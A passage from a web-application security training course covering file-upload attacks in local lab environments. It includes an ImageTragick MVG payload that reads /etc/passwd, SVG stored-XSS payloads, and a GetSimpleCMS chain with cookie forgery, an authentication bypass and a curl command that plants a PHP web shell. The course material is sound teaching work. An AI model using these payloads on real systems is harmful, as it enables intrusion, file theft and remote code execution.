

Fig.: Reverse shell payload

Forwarding the request, we can see the reverse shell in the console where we are running the netcat listener !

[8] http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet



Fig.: Reverse shell connection to netcat listener

Part 3: ImageTragick - File uploads to local file read (CVE-2016-3717)

Introduction

Assuming that a fileupload is fully secure and it accepts only proper image files, we can still try to exploit the uploader if it's trying to process the uploaded image files using a vulnerable library.

Imagemagick is one of the most popular and widely used software suites for displaying, creating, converting, modifying, and editing image files. The suite has support for over 200 image file formats.

If you are using the lab VM, docker and its images are already installed/configured. You just need to start the container:

Command:

```
docker start imagetragick
```

If you are not using the lab VM, before proceeding with the lab, please install the relevant apps:

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/image_converter.zip

Commands:

```
sudo apt install apt-transport-https ca-certificates curl
software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository "deb [arch=amd64]
https://download.docker.com/linux/ubuntu bionic stable"
sudo apt update
sudo apt install docker-ce

# in order to execute docker commands without sudo
# add the current user to docker group
sudo usermod -aG docker ${USER}

# Restart the machine for the configuration to take place
sudo reboot

# Download the lab files from the above link and unzip it
```

```
unzip image_converter.zip
cd image_converter

# build a new docker image with the Dockerfile
docker build -t imagetragick .

# finally run the docker
docker run -p8080:80 --name imagetragick -d imagetragick

# access the above container using port 8080
# http://localhost:8080/image_converter/

# incase if it gives HTTP 500 internal server error:, run the following:
docker exec -it imagetragick /bin/bash
chmod 777 -R /var/www/html/image_converter/
```

Exploiting ImageTragick (CVE-2016-3717)

Step 1: Exploring the application

Once the application is up and running, we can see that the application lets us upload an image file and convert whatever the format is to png. Let's look at the source code in detail:

Command:

```
docker exec -it imagetragick /bin/bash
cd /var/www/html/image_converter/
vim index.php
```

Code:

```
<?php
if(isset($_POST["submit"])) {
    $target_dir = "uploads/";
    $uploaded_file = false;
    $target_file = basename(htmlspecialchars($_FILES["files"]["name"]));
    $imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));
    $upload_with_png = $target_dir . sha1($target_file) . '.png';
    $upload_file_name = $target_dir .
sha1(basename(htmlspecialchars($_FILES["files"]["name"]))) . "." . $imageFileType;

    // Check file size
    if ($_FILES["files"]["size"] > 500000) {
        echo "<script>alert('Sorry, your file is too large.');</script>";
        // header('Location: index.php');
        die(0);
    }

    // Allow certain file formats
    if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
    && $imageFileType != "gif" && $imageFileType != "mvg") {
        echo "<script>alert('Sorry, only JPG, JPEG, PNG, MVG & GIF files are allowed."
. $imageFileType . "');</script>";
        // header('Location: index.php');
        die(0);
    }

    // Check if file already exists
    if (file_exists($upload_file_name)) {
        unlink($upload_file_name);
    }
```

```
    if (move_uploaded_file($_FILES["files"]["tmp_name"], $upload_file_name)) {
        $uploaded_file = true;
        if($imageFileType == "mvg")
            $command = 'convert MVG:' . $upload_file_name . ' ' . $upload_with_png;
        else
            $command = 'convert ' . $upload_file_name . ' ' . $upload_with_png;

        system($command);
    } else {
        echo "<script>alert('Sorry, there was an error uploading your
file.');</script>";
        header('Location: index.php');
        die(0);
    }
}

?>
```

The code lets us upload image files of type jpg, png, jpeg, gif and mvg and the maximum file size should not exceed 500 KB. The code above uses system() function to execute the “convert” command which internally uses imagemagick to convert the images to various file formats.

Let’s upload a normal jpg file and see how the application works:



Fig.: Clicking on the “test.jpg” below Processed files will open the new PNG file

Clicking on the filename below the heading “Processed files”, it will take us to the file which after conversion is now a png image !

One interesting thing to note is that the code supports MVG (Magick Vector Graphics) files which is nothing but a graphic file used by ImageMagick to view, edit, and convert images. To understand the format better, we can also look at the official ImageMagick website[9].

Step 2: Exploiting CVE-2016-3717 - Arbitrary file read

Reading more about CVE-2016-3717[10], we can see that the LABEL coder in ImageMagick before 6.9.3-10 and 7.x before 7.0.1-1 allows remote attackers to read arbitrary files via a crafted image.

ImageMagick had a bunch of vulnerabilities reported almost at the same time and the original researchers called the bugs ImageTragick[11]. Let's use the very simple PoC provided by the original researcher.

Filename:
exploit.mvg

Code:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@/etc/passwd'
pop graphic-context
```

Let's upload the above file and see what happened to the processed image.

[9] https://www.imagemagick.org/include/magick-vector-graphics.php
[10] https://nvd.nist.gov/vuln/detail/CVE-2016-3717
[11] https://imagetragick.com/



Fig.: Uploading the exploit

Clicking on the filename below processed files, we can see that the newly processed file took the content of the file and converted it into an image file !

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
```

Fig.: "/etc/passwd" contents disclosed via the processed image

Part 4: File uploads to Stored XSS

Introduction

One of the most interesting types of image files are SVG's (Scalable Vector Graphics) which is nothing but XML based image format which is supported by all modern browsers. Let's take a very simple example svg image:

Filename:
sample.svg

Code:

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
   <circle cx="50" cy="50" r="40" stroke="red" fill="green" />
</svg>
```

Here we defined a file named "sample.svg" with a code which basically creates a circle with a red border and filled with green. Save the file and open this in any of the modern browsers to view the image:



Fig.: SVG parsed in the browser

Executing JavaScript via SVG

One of the most interesting things about SVG's is that we can use JavaScript payloads within the images and it will get executed while the image gets parsed in the browser.

Let's take an example:

Filename:
sample.svg

Code:

```
<svg width="100" height="100" xmlns="http://www.w3.org/2000/svg">
   <script>alert(1);</script>
   <circle cx="50" cy="50" r="40" stroke="red" fill="green" />
</svg>
```

This will actually execute the JavaScript within the SVG ! We can also use event handlers along with SVG attributes to achieve the same result (without script tags).

Code:

```
<svg onload="alert(1)" width="100" height="100" xmlns="http://www.w3.org/2000/svg">
   <circle cx="50" cy="50" r="40" stroke="red" fill="green" />
</svg>
```

This behavior of SVG files can effectively be used against the file uploads to upload an image of type SVG and get a stored XSS ! Let's take an example to illustrate:

Filename:
file_upload/php/example4/upload.php

Code:

```
<?php
if (!empty($_FILES['uploaded_file'])) {
    $path = "uploads/";
    $path = $path . basename($_FILES['uploaded_file']['name']);

    if (stripos($_FILES['uploaded_file']['name'], "php") !== false) {
        die("PHP files are not allowed");
    }
```

```
    $mime_type = mime_content_type($_FILES['uploaded_file']['tmp_name']);

    if (strpos($mime_type, 'image') !== false) {
        if (move_uploaded_file($_FILES['uploaded_file']['tmp_name'], $path)) {
            echo "The file " . basename($_FILES['uploaded_file']['name']) . " has been
uploaded";
        } else {
            echo "There was an error uploading the file, please try again!";
        }
    }
    else {
        die("Uploaded file is not an image !");
    }
}
?>
```

The code explicitly checks the mime type of the file and the upload is allowed only if the mimetype of the file starts with “image”.

Command:

```
echo "7asecurity.com" > /tmp/sample.txt
curl -F 'uploaded_file=@/tmp/sample.txt'
http://localhost/part2/lab4/file_upload/php/example4/upload.php
```

Output:

```
[...]
Uploaded file is not an image !
```

So we can confirm that we can’t upload other kinds of files, like html, php etc. Let’s try to upload a SVG file and try to access it over the browser:

Filename:
sample.svg

Code:

```
<svg onload="alert(document.domain)" width="100" height="100"
xmlns="http://www.w3.org/2000/svg">
   <circle cx="50" cy="50" r="40" stroke="red" fill="green" />
</svg>
```

Command:

```
curl -F 'uploaded_file=@/home/alert1/labs/php/sample.svg'
http://localhost/part2/lab4/file_upload/php/example4/upload.php
```

Output:

```
[...]
The file sample.svg has been uploaded
```

Now the file got uploaded successfully, open the link to the file in a browser and you can see the stored XSS being executed successfully !

http://localhost/part2/lab4/file_upload/php/example4/uploads/sample.svg

Case Study: GetSimpleCMS unauthenticated RCE

Introduction

GetSimpleCMS is a simple content management system written in PHP. A file upload vulnerability (CVE-2019-11231[12]) was reported in the GetsimpleCMS versions <= 3.3.15 where due to insufficient input sanitation in the theme-edit.php file allows upload of files with arbitrary content (PHP code, for example).

Before proceeding with the lab, let's install the vulnerable version of the GetSimpleCMS.

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/getsimplecms3.3.15.zip

Installation:

```
cd /var/www/html

# download the above zip file to this directory
unzip getsimplecms.zip
cd getsimplecms
sudo chmod -R 777 data backups
sudo apt-get install php7.2-mbstring php7.2-gd php7.2-mysql php7.2-xml
php7.2-curl php7.2-simplexml php7.2-zip
sudo systemctl restart apache2

# enable the default apache2 configuration by disabling htaccess
# default installation of apache2 on newer versions don't have
# inherent support for .htaccess files
# Open the default configuration file and delete the below "Code"
# into 000-default.conf (which we added at the beginning)
# modify "AllowOverride All" to AllowOverride None"
sudo vim /etc/apache2/sites-available/000-default.conf
```

Code:

```
<Directory /var/www/html>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Require all granted
</Directory>

# restart apache2 for the configuration to take effect
sudo service apache2 restart
```

[12] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11231

Now open a browser and visit http://localhost/part2/lab4/getsimplecms/admin to start the installation process.



Fig.: GetSimpleCMS installation setup

Continue with the setup and enter the website name, admin username (keep the username as “admin”) and any random admin email address.

Once the installation completes, the framework will automatically generate a new password for the admin user as shown below:



Fig.: Automatically generated password

Now that we have the password, click on “Login here” to login to the admin account.

Bypassing Authentication with API token leak

One thing we can note here is that the project doesn't use any kinds of databases in the backend. If you look through the directories, we can see that the credentials are hashed and are stored in an XML file which is protected with .htaccess.

Command:

```
ls data/users
```

Output:

```
admin.xml  admin.xml.reset
```

An interesting point to note is that apache2 does not have ".htaccess" support enabled by default out of the box on latest versions. It has to be manually enabled. At the time of writing this, if we look at the official installation instructions, there is no mention that ".htaccess" support has to be enabled manually. This will lead to these XML files being disclosed over the server.

NOTE: Since we have manually enabled support for ".htaccess" in previous labs, you might need to make changes in the apache2 config.

Command:

```
# modify "AllowOverride All" to AllowOverride None"
sudo vim /etc/apache2/sites-available/000-default.conf
sudo systemctl restart apache2
```

Once ".htaccess" configuration is revoked, let's try to access the xml file.

Command:

```
curl http://localhost/part2/lab4/getsimplecms/data/users/admin.xml
```

Output:

```
<?xml version="1.0"?>
<item><USR>admin</USR><PWD>676c5a9b0aa9483cfd7cb669f33d70339d15b299</PWD><EMAIL
>admin@gmail.com</EMAIL><HTMLEDITOR>1</HTMLEDITOR><TIMEZONE/><LANG>en_US</LANG>
</item>
```

But the password is hashed, so either we have to break the hash or we can look at other interesting files in the data directory, one of which is the authorization.xml file located in "data/other" directory.

Command:

```
curl http://localhost/part2/lab4/getsimplecms/data/other/authorization.xml
```

Output:

```
<?xml version="1.0" encoding="UTF-8"?>
<item><apikey><![CDATA[026576866c96af3779d56c7580315143]]></apikey></item>
```

Now we have something called an API key for the GetSimpleCMS. Let's grep through the admin source code to identify where this is being used.

Commands:

```
cd admin/
grep -inr "apikey" .
```

Output:

```
./inc/api.plugin.php:37:                $api_key = $_POST['apikey'];
./inc/api.plugin.php:92:                <input type="hidden" name="apikey"
value="<?php echo $api->key; ?>" />
./inc/common.php:268:           $SALT = stripslashes($dataa->apikey);
./template/header.php:65:                           $apikey =
json_decode($data);
./template/header.php:67:                           if(isset($apikey->status))
{
./template/header.php:68:                                   $verstatus =
$apikey->status;
./health-check.php:36:                              $apikey =
json_decode($data);
./health-check.php:37:                              $verstatus =
$apikey->status;
./health-check.php:42:                              $ver = '<span
class="ERRmsg" ><b>'.$site_version_no.'</b><br /> '. i18n_r('UPG_NEEDED').'
(<b>'.$apikey->latest .'</b>)<br /><a
href="http://get-simple.info/download/">'. i18n_r('DOWNLOAD').'</a></span>';
```

So inside common.php, the apikey is being read and then is assigned to a variable named "$SALT".

Filename:

```
getsimplecms/admin/inc/common.php
```

Code:

```
if (defined('GSUSECUSTOMSALT')) {
    // use GSUSECUSTOMSALT
    $SALT = sha1(GSUSECUSTOMSALT);
}
```

```
else {
    // use from authorization.xml
    if (file_exists(GSDATAOTHERPATH .'authorization.xml')) {
        $dataa = getXML(GSDATAOTHERPATH .'authorization.xml');
        $SALT = stripslashes($dataa->apikey);
    } else {
        if($SITEURL !='' && get_filename_id() != 'install' && get_filename_id() !=
'setup' && get_filename_id() != 'update' && get_filename_id() != 'style'){
            die(i18n_r('KILL_CANT_CONTINUE')."<br/>".i18n_r('MISSING_FILE').":
"."authorization.xml");
        }
    }
}
```

So if a custom salt is not defined, then this apikey is being taken as $SALT. Let's look at where this SALT is being used.

Command:

```
grep -inr "SALT" .
```

Output:

```
./cookie_functions.php:43: * @uses $SALT
./cookie_functions.php:48:  global $USR,$SALT,$cookie_time,$cookie_name;
./cookie_functions.php:49:  $saltUSR    = sha1($USR.$SALT);
./cookie_functions.php:50:  $saltCOOKIE = sha1($cookie_name.$SALT);
./cookie_functions.php:53:  gs_setcookie($saltCOOKIE, $saltUSR);
[...]
./template_functions.php:509: * Generate Salt
./template_functions.php:516:function generate_salt() {
[...]
./common.php:257:global $SITENAME, $SITEURL, $TEMPLATE, $TIMEZONE, $LANG,
$SALT, $i18n, $USR, $PERMALINK, $GSADMIN, $components, $EDTOOL, $EDOPTIONS,
$EDLANG, $EDHEIGHT;
```

Seems like the SALT is mostly used inside cookie_functions.php. Let's explore the file and see why and where this variable is being used. The cookie_functions.php starts by importing configurations.php at the beginning which contains some basic configuration variables.

Filename:

```
getsimplecms/admin/inc/configuration.php
```

Code:

```
$site_full_name     = 'GetSimple';
```

```
$site_version_no    = '3.3.15';
$name_url_clean     = lowercase(str_replace(' ','-',$site_full_name));
$ver_no_clean       = str_replace('.','',$site_version_no);
$site_link_back_url = 'http://get-simple.info/';

// cookie config
$cookie_name        = lowercase($name_url_clean) .'_cookie_'. $ver_no_clean; //
non-hashed name of cookie
$cookie_login       = 'index.php'; // login redirect
$cookie_time        = '10800';     // in seconds, 3 hours
```

So from configuration.php, the cookie name is nothing but ‘getsimple’ + “_cookie_” + 3315 which is “getsimple_cookie_3315”

Let’s explore the create_cookie() function and see how these variables including SALT is being used in the cookie creation process:

Filename:

`getsimplecms/admin/inc/cookie_function.php`

Code:

```
function create_cookie() {
  global $USR,$SALT,$cookie_time,$cookie_name;
  $saltUSR    = sha1($USR.$SALT);
  $saltCOOKIE = sha1($cookie_name.$SALT);

  gs_setcookie('GS_ADMIN_USERNAME', $USR);
  gs_setcookie($saltCOOKIE, $saltUSR);
}
```

$USR is nothing but the username (we can confirm this by logging in to the application once and checking the cookie value). So one of the cookies is “GS_ADMIN_USERNAME” with the value of “admin”.

Next cookie name is:

```
sha1($cookie_name. $SALT) =
sha1('getsimple_cookie_3315026576866c96af3779d56c7580315143')  ==
```

and its value is

```
sha1('$USR.$SALT') == sha1('admin026576866c96af3779d56c7580315143')
```

Command:

```
python -c "import hashlib; print('Cookie Name: ' +
hashlib.sha1('getsimple_cookie_3315026576866c96af3779d56c7580315143').hexdigest
() + '\nCookie Value: ' +
hashlib.sha1('admin026576866c96af3779d56c7580315143').hexdigest())"
```

Output:

```
Cookie Name: ab1d1826f295f9cfbb01669f571c4654d7d0faa8
Cookie Value: 2d4690a646c40083b534122e4cb5c3283f8454be
```

We can confirm that our logic is correct by exploring the cookie_check() function which basically checks if a given cookie is correct or not.

Code:

```
function cookie_check() {
    global $USR,$SALT,$cookie_name;
    $saltUSR = $USR.$SALT;
    $saltCOOKIE = sha1($cookie_name.$SALT);
    if(isset($_COOKIE[$saltCOOKIE])&&$_COOKIE[$saltCOOKIE]==sha1($saltUSR)) {
        return TRUE; // Cookie proves logged in status.
    } else {
        return FALSE;
    }
}
```

Here as well, the $saltUSR and $saltCOOKIE value is calculated and compared to the cookie value from the HTTP request. Let's finally verify this by sending the request to the application via curl.

Command:

```
curl -vv -X HEAD "http://localhost/part2/lab4/getsimplecms/admin/settings.php"
```

Output:

```
*   Trying 127.0.0.1...
[...]
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Thu, 12 Nov 2020 11:10:43 GMT
< Server: Apache/2.4.29 (Ubuntu)
[...]
< X-Frame-Options: SAMEORIGIN
< Location: index.php?redirect=settings.php?
< Content-Type: text/html; charset=utf-8
```

So without any cookies, if you hit admin/settings.php, the application will give a 302 redirect to the login page. Let's hit this again but this time using the cookie we generated:

Command:

```
curl -vv -X HEAD --cookie
"GS_ADMIN_USERNAME=admin;ab1d1826f295f9cfbb01669f571c4654d7d0faa8=2d4690a646c40
083b534122e4cb5c3283f8454be"
"http://localhost/part2/lab4/getsimplecms/admin/settings.php"
```

Output:

```
* Connected to localhost (127.0.0.1) port 80 (#0)
> HEAD /part2/lab4/getsimplecms/admin/settings.php HTTP/1.1
> Host: localhost
> User-Agent: curl/7.58.0
> Cookie:
GS_ADMIN_USERNAME=admin;ab1d1826f295f9cfbb01669f571c4654d7d0faa8=2d4690a646c400
83b534122e4cb5c3283f8454be
>
< HTTP/1.1 200 OK
< Date: Thu, 12 Nov 2020 11:11:44 GMT
< Server: Apache/2.4.29 (Ubuntu)
< Expires: Thu, 12 Nov 2020 11:11:44 GMT
[...]
< X-Frame-Options: SAMEORIGIN
< Set-Cookie: GS_ADMIN_USERNAME=admin; expires=Thu, 12-Nov-2020 14:11:44 GMT;
Max-Age=10800; path=/; HttpOnly
< Set-Cookie:
ab1d1826f295f9cfbb01669f571c4654d7d0faa8=2d4690a646c40083b534122e4cb5c3283f8454
be; expires=Thu, 12-Nov-2020 14:11:44 GMT; Max-Age=10800; path=/; HttpOnly
< Content-Type: text/html; charset=utf-8
* no chunk, no close, no size. Assume close to signal end
```

As you can see and confirm from the response, we got a 200 OK which means we successfully logged into the application with the cookies we generated.

So simply by knowing the username, APIkey, sitename and version (all of which is easy to get) we have successfully bypassed the authentication.

Arbitrary File Upload

Now that we have bypassed the Authentication, let's go back to the original bug CVE-2019-11231[13], which is an arbitrary file upload via theme-edit.php. Let's explore the file to see how file uploads are being handled:

Filename:
getsimplecms/admin/theme-edit.php

Code:

```
# check for form submission
if((isset($_POST['submitsave']))){

    # check for csrf
    if (!defined('GSNOCSRF') || (GSNOCSRF == FALSE) ) {
        $nonce = $_POST['nonce'];
        if(!check_nonce($nonce, "save")) {
            die("CSRF detected!");
        }
    }

    # save edited template file
    $SavedFile = $_POST['edited_file'];
    $FileContents = get_magic_quotes_gpc() ? stripslashes($_POST['content']) :
$_POST['content'];
    $fh = fopen(GSTHEMESPATH . $SavedFile, 'w') or die("can't open file");
    fwrite($fh, $FileContents);
    fclose($fh);
    $success = sprintf(i18n_r('TEMPLATE_FILE'), $SavedFile);
}
```

During the form submission, the application first checks for CSRF token and if valid CSRF token is present, then the $SavedFile variable has the filename and $FileContents has the contents of the file.

The application finally opens a file by directly appending $SavedFile variable to "GSTHEMESPATH" and write the contents into the file without any other validations ! This means we have an arbitrary file write using which we can write a simple PHP shell into the server and use it to execute commands !

Remote Code Execution

[13] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11231

So in order to upload the shell, we need to send 4 POST variables namely “nonce” (CSRF check), “edited_file” (name of the file), “content” (content to be written into the file” and “submitsave”.

We can get the value of nonce by initiating a GET request to theme-edit.php and grepping for nonce.

Command:

```
curl -X GET --cookie
"GS_ADMIN_USERNAME=admin;ab1d1826f295f9cfbb01669f571c4654d7d0faa8=2d4690a646c40
083b534122e4cb5c3283f8454be"
"http://localhost/part2/lab4/getsimplecms/admin/theme-edit.php" | grep nonce
```

Output:

```
<input id="nonce" name="nonce" type="hidden"
value="9565a18fbd035979b21b89af7018d198bd34ed90" />
```

Now that we have nonce value, we can send the actual request to upload a simple PHP shell:

Command:

```
curl --cookie
"GS_ADMIN_USERNAME=admin;ab1d1826f295f9cfbb01669f571c4654d7d0faa8=2d4690a646c40
083b534122e4cb5c3283f8454be" --data
"nonce=efd94f9f61054595642c658ae37eb25586d59f0f&edited_file=../shell.php&submit
save=Save+Changes&content=<?php echo shell_exec(\$_GET['cmd']); ?>"
"http://localhost/part2/lab4/getsimplecms/admin/theme-edit.php"
```

This will write a php shell into getsimplecms root directory. We can verify this by hitting shell.php directly and execute our commands:

Command:

```
curl "http://localhost/part2/lab4/getsimplecms/shell.php?cmd=ls"
```

Output:

```
LICENSE.txt
admin
backups
data
gsconfig.php
index.php
phpinfo.php
plugins
```

```
readme.txt
robots.txt
shell.php
theme
```